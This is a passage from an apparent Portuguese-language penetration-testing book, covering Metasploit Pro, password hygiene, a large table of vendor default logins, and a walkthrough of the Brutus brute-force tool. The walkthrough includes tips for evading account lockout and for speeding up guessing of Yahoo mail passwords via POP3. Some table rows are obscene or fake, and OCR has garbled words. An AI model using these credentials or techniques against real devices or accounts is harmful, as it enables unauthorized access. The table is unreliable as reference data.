
Interact Session (Shell de Comandos)

Você terá acesso a um Shell na máquina remota, podendo digitar quaisquer comandos que existam no sistema operacional.




Process (Processos)

Você poderá ver, migrar ou fechar os processos que estão rodando na memória da máquina remota.




Browse (Navegar)

Você poderá acessar todos os arquivos da máquina remota através desta opção e fazer uploads e downloads de forma fácil e rápida, como se estivesse utilizando o Windows Explorer:



Após o lançamento do Metasploit 4.0, foi criada a versão profissional do Metasploit. Nesta edição, que tem um preço relativamente razoável, a interface gráfica foi remodelada para permitir uma melhor usabilidade, maior facilidade na hora de encontrar os exploits desejados e conseguir novas sessões com os payloads.


Observe a interface Web exibindo gráficos gerados da quantidade de falhas exploradas:



Temos também modificações na interface da versão GUI Desktop, que agora se aproxima muito da versão Web do sistema.

Assim, independente de operar o Metasploit localmente ou remotamente, você não terá dificuldades em realizar qualquer tipo de exploração.

Veja a nova interface:



Entretanto, o número de exploits continua o mesmo (mais de 730 exploits que podem ser utilizados). Isso ocorre tanto na versão gratuita quanto na versão profissional do MetaSploit 4.0.

11.6 Softwares

11.6.1 Windows

- **Core Impact:** <www.coresecurity.com>.
- **MetaSploit:** <www.metasploit.org>.

11.6.2 Linux

- **MetaSploit:** <www.metasploit.org>.
- **BackTrack:** <www.remote-exploit.org/backtrack.html>.

11.7 Solução

Para evitar que falhas sejam exploradas no seu sistema, existem algumas soluções que podem ser tomadas. Primeiramente, aplique todas as soluções pedidas no capítulo sobre como identificar falhas. Além delas, algumas outras podem e devem ser feitas:

- ⇨ Aplicar aos sistemas de IDS regras que identifiquem diferentes tipos de shellcode. Assim você saberá quando algum exploit for utilizado contra o seu sistema.
- ⇨ Utilize ferramentas como o metasploit para testar suas aplicações mais importantes que usem a Internet. Não somente servidores Web, FTP e de bancos de dados. Teste também as aplicações que a sua própria empresa desenvolve. Descubra se possuem estouros de buffers ou outro tipo de falhas.
- ⇨ Teste também SQL Injection contra os seus scripts. Verifique se estão falhos. Se estiverem, refaça esses programas filtrando adequadamente a entrada de caracteres como aspas simples.
- ⇨ Utilize um Honeypot. Falaremos mais sobre ele na seção de segurança.

- 12 -

Má Configuração e Senhas

Outra vez entramos em outro ramo do nosso organograma inicial. Novamente vamos recapitular: em um, tentamos utilizar Engenharia Social e malwares para acessar o sistema; no outro, tentamos explorar as falhas que havíamos descoberto; agora, a última das opções que nos leva a um acesso não autorizado é simplesmente explorar a má configuração de um sistema. Por que o capítulo possui também o nome "Senhas"? Porque a configuração malfeita mais básica que existe são senhas fracas e raramente trocadas (especialmente se forem senhas padrões, como veremos a seguir).

O nosso objetivo então é um só: mostrar como não é necessário instalar cavalos de troia ou explorar falhas em um sistema que é mal configurado. Só esse fator já é suficiente para que ele seja invadido ou tenha seus dados roubados.

12.1 Introdução às Senhas

12.1.1 Senhas Fáceis

Nunca devemos deixar uma conta de usuário ou algum outro serviço que dependa de autenticação sem senha. Os invasores podem se aproveitar disso. Mas também não adianta colocar senhas fáceis. Vamos ver mais à frente neste capítulo diversos métodos que permitem descobrir rapidamente senhas muito simples.

Nunca utilizar senhas do tipo:

- **Data de nascimento –** Exemplo: *070275*.
- **Nome de familiar ou amigo –** Exemplo: marcelo.
- **Local em que trabalha –** Exemplo: correios.
- **Nome de personagens/filmes –** Exemplo: matrix.
- **Outros nomes conhecidos –** Exemplo: cruzeiro.

Algumas pessoas acham que, pelo fato de misturarem essas senhas fracas com um número, estarão mais seguras. Vamos pegar o exemplo da senha marcelo. Será que ficaria bem mais seguro se colocássemos marcelo1? O nível de risco é o mesmo, seja qual número for. Os programas de força bruta hoje conseguem fazer pequenas permutações quando tentam descobrir a senha (exemplo: tentar a senha ao contrário, com números na frente, com todos os caracteres minúsculos e todos maiúsculos etc.). Então, essa é uma prática que deve ser evitada.

Como devemos então montar a nossa senha?

Utilizando:

- ⇨ Letras maiúsculas e minúsculas;
- ⇨ Números;
- ⇨ Caracteres estendidos como /*+-*&@#{;
- ⇨ Tamanhos de no mínimo 10 caracteres.

Uma senha segura seria algo como:

```
R7hU@Y*32!
```

Acontece que algumas pessoas têm dificuldade de lembrar senhas assim. Então devemos pensar num modo da senha ficar fácil de lembrar e difícil de se descobrir. Uma solução interessante poderia ser pequenas frases (sem ou com espaço entre as palavras). Exemplo:

```
NaoContoMinhaSenha
```

Ou

```
VoteEmMim2006
```

Outra coisa: esteja sempre mudando a sua senha. Mesmo que o administrador da empresa que você trabalha não exija que você faça essa mudança de tempos em tempos (o que já pode ser considerada uma má configuração do sistema, já que é essencial essa mudança), mude pelo menos a cada mês suas senhas. Assim, você já vai possuir uma segurança extra, pois se alguém estiver tentando fazer bruteforce (força bruta) com a sua senha, a chance dessa pessoa obter sucesso será muito menor.

Existe ainda um problema mais grave em relação a isso com as senhas padrões.

12.1.2 Senhas Padrões

Senhas padrões geralmente são encontradas em dispositivos de rede como roteadores, sistemas operacionais e serviços de rede. O

problema é que essas informações são comumente divulgadas na Internet, então se você instala um recurso que vem com uma senha padrão para um usuário qualquer e esquece de mudar essa informação, qualquer pessoa que conseguir identificar o seu dispositivo (através dos processos de varredura e enumeração) como um roteador Cisco, por exemplo, poderá se conectar a ele e ter total acesso.

Mas e as configurações de firewall? - você diz. Bom, se uma pessoa não tem noção de que necessita mudar as senhas padrões de seus dispositivos, não creio que ela conseguirá fazer uma configuração adequada do filtro de pacotes. O invasor ainda conseguirá se conectar ao recurso e tentar entrar com as informações padrões. Para exemplificar o perigo, forneço, a seguir, uma lista atualizada de senhas padrões de diferentes fabricantes. Pegue-as e teste para ver se ainda funcionam nos seus dispositivos.

Lista de Senhas Padrões

Fabricante	Modelo	Versão do SO	Login	Senha
3com	3comCellPlex7000	-	tech	tech
3com	Cable Management System SQL Database DOSCIC DHCP	Win2000 & MS	DOCSIS_APP	3com
3com	CoreBuilder 6000	-	debug	tech
3com	CoreBuilder 7000	-	tech	tech
3com	HiPer ARC Card	v4.1.x of HA	adm	none
3com	Home Connect	-	User	Password
3com	Linkbuilder 3500	-	administer	administer
3com	LinkSwitch and CellPlex	-	tech	tech
3com	LinkSwitch and CellPlex	-	debug	synnet
3com	NAC Network Access Card	-	adm	none
3com	NBX100	2.8	administrator	0
3com	Office Connect Remote 812	-	root	!root
3com	Super Stack 2 Switch	qualquer	manager	manager
3com	Superstack II Dual Speed 500	-	security	security
3com	SuperStack II Switch 1100	-	manager	manager
3com	SuperStack II Switch 1100	-	security	security
3com	SuperStack II Switch 2200	-	debug	synnet
3com	SuperStack II Switch 2700	-	tech	tech
3com	SuperStack II Switch 3300	-	manager	manager
3com	Switch 3000/3300	-	manager	manager
3com	Switch 3000/3300	-	admin	admin
3com	Switch 3000/3300	-	security	security
3com	Switch 3000/3300	-	admin	3com
3com	Switch 3000/3300	-	monitor	monitor
3com	-	1.25	root	letmein
ACC	Routers	-	netman	netman
Acc/Newbridge	Congo/Amazon/Tigris	todos versions	netman	netman
Adaptec RAID	Storage manager Pro	todos	administrator	adaptec
Alcatel/Newbridge/ Timestep	VPN Gateway 15xx/45xx/7xxx	qualquer	root	permit
todosied Telesyn	todos Routers	qualquer	manager	Friend
todosied Tenysin	R130	-	manager	friend
Alteon	ACEswitch 180e telnet	-	admin	vazio
Alteon Web Systems	todos hardware releases	Web OS 5.2	none	admin

Fabricante	Modelo	Versão do SO	Login	Senha
APC	qualquer	Firmware Pri	apcuser	apc
APC	MasterSwitches	-	apc	apc
Apple	Airport	1.1	none	public
Apple	Network Assistant	3.X	None	xyzzy
Arrowpoint	qualquer?	-	admin	system
Ascend	todos TAOS models	todos	admin	Ascend
AT&T	Starlan SmartHUB	9.9	N/A	manager
AWARD	qualquer BIOS	-	AWARD_SW	-
Axent	NetProwler manager	WinNT	administrator	admin
Axis	200 V1.32	-	admin	-
Axis	2100 Network Camera	Linux ETRAX	root	pass
Axis	NPS 530	5.02	root	pass
Axis	StorPoint CD100	4.28	root	pass
Bay Networks	ASN / ARN Routers	qualquer	manager	manager
Bay/Nortel Networks	Accelar 1xxx switches	qualquer	rwa	rwa
Bay/Nortel Networks	Remote Annex 2000	qualquer	admin	IP address
BEA	Weblogic	5.1	system	weblogic
Bintec	todos Routers	qualquer	admin	bintec
Borland	Interbase	qualquer	politctodosy	correct
Borland/Inprise	Interbase	qualquer	SYSDBA	masterkey
Brocade	Silkworm	-	admin	password
Buffalo/MELCO	AirStation WLA-L11	-	root cannot be changed	no password by default
Cabletron routers and switches	*	*	vazio	vazio
Cayman	3220-H DSL Router	GatorSurf 5.	qualquer	-
Cisco	3600	12	bumhole	sniffer
Cisco	-	12	turd	burgular
Cisco	qualquer	aqualquer IOS	no default login	no default password
Cisco	qualquer Router and Switch	10 thru 12	cisco	cisco
Cisco	ConfigMaker Software	qualquer	n/a	cmaker
Cisco	IDS netranger	-	root	attack
Cisco	MGX	*	superuser	superuser
Cisco	N\A	N\A	prixadmin	prixadmin
Cisco	Net Ranger 2.2.1	Sol 5.6	root	attack
Cisco	Network Registrar	3	admin	changeme
Cisco	VPN 3000 Concentrator	-	admin	admin
Cisco	xxxx	12	rob's	knob
Cobalt	RaQ * Qube*	qualquer	admin	admin
Comersus Shopping Cart	3.2	Win 95/98/NT	admin	dmr99
Compaq	Insight manager	-	administrator	administrator
Compaq	Insight manager	-	operator	operator
Compaq	Management Agents	todos	administrator	none
Coyote-Point	Equaliser 4	Free BSD	eqadmin - Serial port only	equalizer
Coyote-Point	Equaliser 4	Free BSD	root - Serial port only	-
Coyote-Point	Equaliser 4	Free BSD	look - Web Browser only	look
Coyote-Point	Equaliser 4	Free BSD	Touch - Browser only	touch
Cyclades	MP/RT	-	super	surt
Dell	Powerapp Web 100 Linux	RedHat 6.2	root	powerapp
Dell	PowerVault 35F	-	root	calvin
Dell	PowerVault 50F	WindRiver	root	calvin
Digiboard	Portserver 8 & 16	qualquer	root	dbps
DLink	DI 106	winnt	administrator	@*nigU^D.ha,;
DLink	DI-206 ISDN router	1.*	admin	admin

Fabricante	Modelo	Versão do SO	Login	Senha
Dupont Digital Water Proofer	Sun Sparc	qualquer	root	par0t
Elron	Firewtodos	2.5c	hostname/ ip address	sysadmin
Ericsson	ACC	-	netman	netman
Ericsson formerly ACC	qualquer router	todos	netman	netman
Extended Systems	ExtendNet 4000 / Firewtodos	todos versions	admin	admin
Extended Systems	Print Servers	-	admin	extendnet
General Instruments	SB2100D Cable Modem	-	test	test
gonet	-	-	fast	abd234
Hewlett Packard	HP Jetdirect todos Models	qualquer	none	none
Hewlett Packard	MPE-XL	-	HELLO	manager.SYS
Hewlett Packard	MPE-XL	-	HELLO	MGR.SYS
Hewlett Packard	MPE-XL	-	HELLO	FIELD.SUPPORT
Hewlett Packard	MPE-XL	-	MGR	CAROLIAN
Hewlett Packard	MPE-XL	-	MGR	CCC
Hewlett Packard	MPE-XL	-	OPERATOR	COGNOS
Hewlett Packard	MPE-XL	-	manager	HPOFFICE
IBM	2210	RIP	def	trade
IBM	-	OS/400	QSECOFR	QSECOFR
IBM	AS/400	-	qsysopr	qsysopr
IBM	AS/400	-	qpgmr	qpgmr
IBM	AS/400	OS/400	QUSER	QUSER
IBM	AS400	qualquer	QSECOFR	QSECOFR
IBM	AS400	-	QSRVBAS	QSRVBAS
IBM	AS400	-	QSRV	QSRV
IBM	DB2	WinNT	db2admin	db2admin
IBM	LAN Server / OS/2	2.1, 3.0, 4.	username	password
IBM	Lotus Domino Go WebServer net.commerce edition	qualquer	webadmin	webibm
IBM	NetCommerce PRO	3.2	ncadmin	ncadmin
IBM	RS/6000	AIX	root	ibm
Imperia Software	Imperia Content Managment System	Unix/NT	superuser	superuser
Ipswitch	Whats up Gold 6.0	Windows 9x a	admin	admin
Janta sales	254	Compaq	janta sales	janta211
Juniper	todos	Junos 4.4	root	none
Lantronix	LPS1-T Print Server	j11-16	qualquer	system
Lantronix	LSB4	qualquer	qualquer	system
LGIC	Goldstream	2.5.1	LR-ISDN	LR-ISDN
Linksys	BEFSR41	-	vazio	admin
Linksys	BEFSR7 1 OR 4	Standalone R	vazio	admin
Livingston	Livingston_officerouter	-	!root	vazio
Livingston	Livingston_portmaster2/3	-	!root	vazio
Lucent	AP-1000	-	public	public
Lucent	Cajun Family	-	root	root
Lucent	Packetstar PSAX	-	readwrite	lucenttech1
Lucent	Portmaster 2	-	!root	none
lucent	Portmaster 3	unknown	!root	!ishtar
MacSense	X-Router Pro	-	admin	admin
Microcom	hdms	unknowen	system	hdms
Microsoft	NT	-	-	start
Microsoft	NT	4	free user	user
Microsoft	NT	4	free user	user
Microsoft	SQL Server	-	sa	-
Microsoft	Windows NT	todos	administrator	-
Microsoft	Windows NT	todos	Guest	-
Microsoft	Windows NT	todos	Mail	-
Microsoft	Windows NT	4	pkoolt	pkooltPS
Motorola	Motorola-Cablerouter	-	cablecom	router

Fabricante	Modelo	Versão do SO	Login	Senha
Multi-Tech	RASExpress Server	5.30a	guest	none
Nanoteq	NetSeq firewtodos	*	admin	NetSeq
NetApp	NetCache	qualquer	admin	NetCache
Netgear	RT311	qualquer	admin	1234
Netgear	RT311/RT314	-	admin	1234
Netgear	RT314	qualquer	admin	1234
Netopia	R7100	4.6.2	admin	admin
Netscreen	-	-	netscreen	netscreen
Netscreen	NS-5, NS10, NS-100	2	netscreen	netscreen
Nokia - Telecom NZ	M10	-	Telecom	Telecom
Nortel	Contivity Extranet Switches	2.x	admin	setup
Nortel	Meridian 1 PBX	OS Release 2	0	0
Nortel	Norstar Modular ICS	qualquer	**admin **23646	admin 23646
Nortel	Norstar Modular ICS	qualquer	**CONFIG 266344	CONFIG 266344
Nortel	Shasta	qualquer	admin	admin
Novell	NetWare	qualquer	guest	-
Novell	NetWare	qualquer	PRINT	-
Novell	NetWare	qualquer	LASER	-
Novell	NetWare	qualquer	HPLASER	-
Novell	NetWare	qualquer	PRINTER	-
Novell	NetWare	qualquer	LASERWRITER	-
Novell	NetWare	qualquer	POST	-
Novell	NetWare	qualquer	MAIL	-
Novell	NetWare	qualquer	GATEWAY	-
Novell	NetWare	qualquer	GATE	-
Novell	NetWare	qualquer	ROUTER	-
Novell	NetWare	qualquer	BACKUP	-
Novell	NetWare	Arcserve	CHEY_ARCHSVR	WONDERLAND
Novell	NetWare	qualquer	WINDOWS_PASS THRU	-
ODS	1094 IS Chassis	4.x	ods	ods
Optivision	Nac 3000 & 4000	qualquer	root	mpegvideo
Oracle	7 or later	-	system	manager
Oracle	7 or later	-	sys	change_on_insttodos
Oracle	7 or later	qualquer	Scott	Tiger
Oracle	8i	8.1.6	sys	change_on_insttodos
Oracle	8i	todos	internal	oracle
Oracle	Internet Directory Service	qualquer	cn=orcladmin	welcome
Oracle Co.	Database engines	todos	sys	change_on_insttodos
Osicom Datacom	Osicom Datacom	-	sysadm	sysadm
Pandatel	EMUX	todos	admin	admin
RapidStream	RS4000-RS8000	Linux	rsadmin	rsadmin
Research Machines	Classroom Assistant	Windows 95	manager	changeme
Rodopi	Rodopi billing software 'AbacBill' sql database	-	rodopi	rodopi
Securicor3NET	Cezzanne	qualquer	manager	friend
Securicor3NET	Monet	qualquer	manager	friend
SGI	todos	todos	root	n/a
SGI	Embedded Support Partner	IRIX 6.5.6	administrator	Partner
SGI	Embedded Support Partner	IRIX 6.5.6	administrator	Partner
SGI	IRIX	todos	lp	lp
SGI	IRIX	todos	OutOfBox, demos, guest, 4DGifts	none by default
SGI	IRIX	todos	EZsetup	-
Shiva	AccessPort	qualquer	hello	hello
Shiva	qualquer	-	Guest	vazio
Soho	nbg800	todos	admin	1234
SonicW	Firewtodos Device	-	admin	password
Sun	-	SunOS 4.1.4	root	-
Surecom	ep3501/3506	todos	admin	surecom

Fabricante	Modelo	Versão do SO	Login	Senha
Tekelec	Eagle STP	-	eagle	eagle
Telebit	netblazer 3.*	-	setup/snmp	setup/nopasswd
Terayon	-	6.29	admin	nms
Terayon	TeraLink 1000 Controller	-	admin	password
Terayon	TeraLink 1000 Controller	-	user	password
Terayon	TeraLink Getaway	-	admin	password
Terayon	TeraLink Getaway	-	user	password
Tiara	Tiara	-	tiara	tiaranet
Titbas	-	SCO	haasadm	lucy99
TopLayer	AppSwitch 2500	qualquer	siteadmin	toplayer
Toshiba	TR-650	V2.01.00	admin	tr650
TrendMicro	ISVW VirusWtodos	qualquer	admin	admin
Trintech	eAcquirer App/ Data Servers	-	t3admin	Trintech
Ullu ka pattha	Gand mara	Gandoo	Bhosda	Lund
USR	TOTALswitch	qualquer	none	amber
Vina Technologies	ConnectReach	3.6.2	none	none
Webmin	Webmin	qualquer Unix/Lin	admin	-
Webramp	410i etc.	-	wradmin	trancell
Wireless Inc.	WaveNet 2458	n/a	root	rootpass
Xylan	Omnistack 1032CF	3.2.8	admin	password
Xylan	Omnistack 4024	3.4.9	admin	password
Xylan	Omniswitch	3.1.8	admin	switch
Xyplex	mx-16xx	-	setpriv	system
Zyxel	641 ADSL	-	-	1234
Zyxel	ISDN Router Prestige 100IH	-	-	1234
Zyxel	ISDN-Router Prestige 1000	-	-	1234
Zyxel	prestige 128 modem-router	qualquer	-	1234
Zyxel	prestige 300 series	zynos 2.*	-	1234

12.2 Descobrindo Senhas

Para fins de Penetration test, vamos enumerar as maneiras existentes para a descoberta de senhas. Métodos existem diversos, mas vou tentar padronizá-los e dividir por categorias. Acompanhe, a seguir, alguns tipos:

- ⇨ **Password Guessing**: O famoso "chute". Nada mais é do que tentar manualmente entrar com diversas senhas. O método menos eficaz de todos.
- ⇨ **Engenharia Social**: Você pode simplesmente se passar por alguém e pedir a senha.
- ⇨ **Keyloggers**: Utilizar-se de programas capturadores de teclas para obter a tão desejada senha de acesso. Processo eficaz, mas ainda possui o defeito de depender de Engenharia Social para sua instalação.
- ⇨ **Força bruta**: Parecida com o ataque de dicionários, mas esse método não utiliza palavras prontas em uma lista e,

sim, gera todas as combinações possíveis de caracteres para tentar como senha. É, de longe, o método mais eficiente para senhas criptografadas locais e, remotamente, não dá muito resultado.

- ⇨ **Criptoanálise**: Utilização de rainbow tables para apressar o processo da força bruta (que, em alguns casos, levaria anos para terminar).
- ⇨ **Ataque de dicionários**: O ataque de dicionários consiste em criar uma lista de palavras (wordlist) ou senhas muito utilizadas e valer-se dessas informações. Se a pessoa utilizar uma senha simples ou fraca, esse processo costuma ser bem eficiente.
- ⇨ **Sniffers**: Os "farejadores". Também muito eficientes para capturar senhas em redes locais, mesmo quando essas redes são segmentadas.
- ⇨ **Man in the middle**: Ataques de "homem no meio". Especialmente interessantes para capturar senhas de ambientes criptografados como SSH e SSL.

Até as keyloggers nós já vimos anteriormente no livro. Vamos dar uma olhada, então, a partir de Força bruta.

12.3 Força Bruta Remota


O processo de bruteforce (força bruta) remota não é dos mais eficientes. Como eu disse anteriormente, a menos que a pessoa use uma senha muito simples e fácil (como nome de algum parente, namorado, time etc.) vai ser demorado e inútil na maioria dos casos. Mas, mesmo assim, não é um processo que deve ser descartado, pois infelizmente a maioria das pessoas ainda utiliza senhas muito fáceis de serem descobertas.

Outro problema é que esse ataque pode ser facilmente detectado, bloqueado e logado. Isso porque ele leva o nome "força bruta" até as últimas consequências. O método é fácil de ser entendido: você vai configurar no software o endereço IP ou nome de domínio do sistema do qual você quer descobrir a senha, o tipo de serviço (se é senha de FTP, Telnet, POP3 etc.) e a porta.

Existem outras configurações, como tempo de expiração da conexão, quantidade de conexões simultâneas e quantas tentativas por conexão serão feitas. Isso pode influenciar da seguinte maneira:

Imagine que o servidor de FTP bloqueie a conta de determinado usuário se, durante uma mesma conexão, a senha for digitada incorretamente três vezes (procedimento padrão em todo sistema com um mínimo de segurança). Então, é só configurar o programa de força bruta para tentar duas vezes desconectar-se e conectar de novo para novas tentativas.

Para demonstrar essa técnica, vamos analisar o software Brutus:



Vou explicar passo a passo todas as sessões do programa que você viu anteriormente. Assim ficará mais fácil utilizá-lo e você compreenderá melhor o seu funcionamento.

- **Target**: Aqui você coloca o endereço de onde você vai descobrir a senha. Isso pode ser muito variável. Por exemplo, se você for descobrir uma senha de HTTP FORM (visto depois), não adianta apenas você colocar www.site.com, você teria que colocar o caminho inteiro do formulário. Isso poderia ser complicado para algumas pessoas. Caso esteja tentando descobrir uma senha de FTP ou POP3, por exemplo, é só colocar o endereço do site, na maioria das vezes.
- **Type**: Esse é o mais importante de todos. Você vai definir que tipo de senha quer descobrir. Os tipos são:
  - ✓ **HTTP Basic Auth**: Esse é utilizado para se descobrir senhas de autenticação básica em páginas Web (não baseadas em formulários).

- ✓ **HTTP Form:** Para descoberta de senhas que utilizam formulários. Ex: e-mails do Yahoo e Hotmail.
- ✓ **FTP**: Descobrir senhas de servidores FTP utilizados para transferência de arquivos.
- ✓ **POP3:** Esse é importante. É utilizado para o recebimento de e-mails através de programas próprios. Através dele, você pode enviar senhas de e-mails muito mais rapidamente que utilizando HTTP Form. Por exemplo: eu quero descobrir uma senha do Yahoo, mas o yahoo.com.br permite que você use um servidor POP3 para ler os e-mails através do seu outlook ou outro programa qualquer. Se eu utilizasse HTTP Form, demoraria muito tempo para descobrir algo como uma ou duas tentativas por segundo. Mas, se eu tentar o endereço pop.mail.yahoo.com.br, que é o endereço POP3 para recebimento de e-mails do Yahoo (cada provedor/site tem o seu - procure saber qual é) vou conseguir aumentar a velocidade para 12 ou 13 tentativas por segundo.
- ✓ **Telnet:** Utilizado para descobrir senhas de sistemas remotos que aceitam conexão via telnet (porta 23). Por exemplo, um sistema Linux ou Unix.
- ✓ **SMB (Netbios):** Senhas para acesso a sistemas Windows por compartilhamento de arquivos.
- ✓ **Custom:** Você pode customizar como quiser.

Depois, temos os botões Start (Iniciar), Stop (Parar) e Clear (Limpar). E, logo em seguida, as opções:

- ⇨ **Port:** Porta do serviço que você vai utilizar para descobrir a senha. Geralmente não precisa mexer. Quando você escolhe o tipo de serviço que quer descobrir, ele coloca automaticamente a porta.
- ⇨ **Connections**: Quantidade de conexões simultâneas que o programa fará com o servidor. Quanto mais, mais rápido

a senha será descoberta. Mas isso pode gastar muita banda do seu computador e do servidor, fazendo com que acabe ficando mais lento que antes. Adapte com cuidado.

⇨ **Timeout**: Tempo que irá durar as conexões. Pode deixar como está.

A seguir, você verá algumas configurações exclusivas de cada tipo de servidor. Por exemplo, se você selecionar o POP3, aparecerá a opção "Try to stay connected for..." (tentar ficar conectado para) e você pode escolher quantas tentativas o programa fará antes de se desconectar e conectar de novo, se quiser, simplesmente coloque Unlimited (ilimitado).

Às vezes, certas configurações de proteção bloqueiam um usuário após ele errar a senha três vezes seguidas. Daí você teria que configurar para o sistema tentar duas vezes, desconectar e conectar de novo.

12.3.1 Authentication Options (Opções de Autenticação)

Aqui, você pode definir o usuário que quer descobrir a senha e o método que será utilizado:

⇨ **Use Username**: Marque essa opção se a senha que você está tentando descobrir necessita que se dê um nome de usuário. Netbios para sistemas mais antigos que o Windows XP, por exemplo, não necessitam de usuário, somente de senha.

⇨ **Single User**: Marque se você quer descobrir somente a senha de um usuário. Se quiser de várias pessoas, deixe desmarcado.

Se o Single User estiver desmarcado, aparecerá User File. Você terá que selecionar um arquivo que contém o nome dos usuários, um em cima do outro. Assim:

```
Usuario1
Usuario2
Usuario3
```

Se Single User estiver marcado, aparecerá UserID. Daí é só colocar o nome do usuário.

Depois veremos Pass Mode. Ela mostra três tipos de senha para serem descobertas: Wordlist, ComboList e Bruteforce.

- **Wordlist:** Uma lista de palavras comumente usadas. Por exemplo, você pode carregar uma lista de palavras com vários nomes e tentar usar todos eles como senha. Sabendo que várias pessoas utilizam senhas fáceis (nomes de atores, datas de nascimento, etc.), sua chance de descobrir uma senha fácil é grande. O Brutus vem com uma lista de palavras em Inglês, mas, se quiser, existem listas em Português na Internet. Ou você pode fazer a sua própria. Exemplo de uma lista:

```
Amor
Andreia
Adriana
Antonio
...
```

- **ComboList:** É a WordList melhorada. Por exemplo, certas pessoas têm o péssimo hábito de colocar um número no fim da senha. Será tão mais seguro assim? Exemplo: em vez de colocar *marcos* como senha, eu coloco *marcos1*. É exatamente isso o que o ComboList descobre. Ele pega as senhas que estão na WordList e coloca números no fim, muda para maiúsculo, inverte a senha etc. Típicas coisas que uma pessoa comum faz.

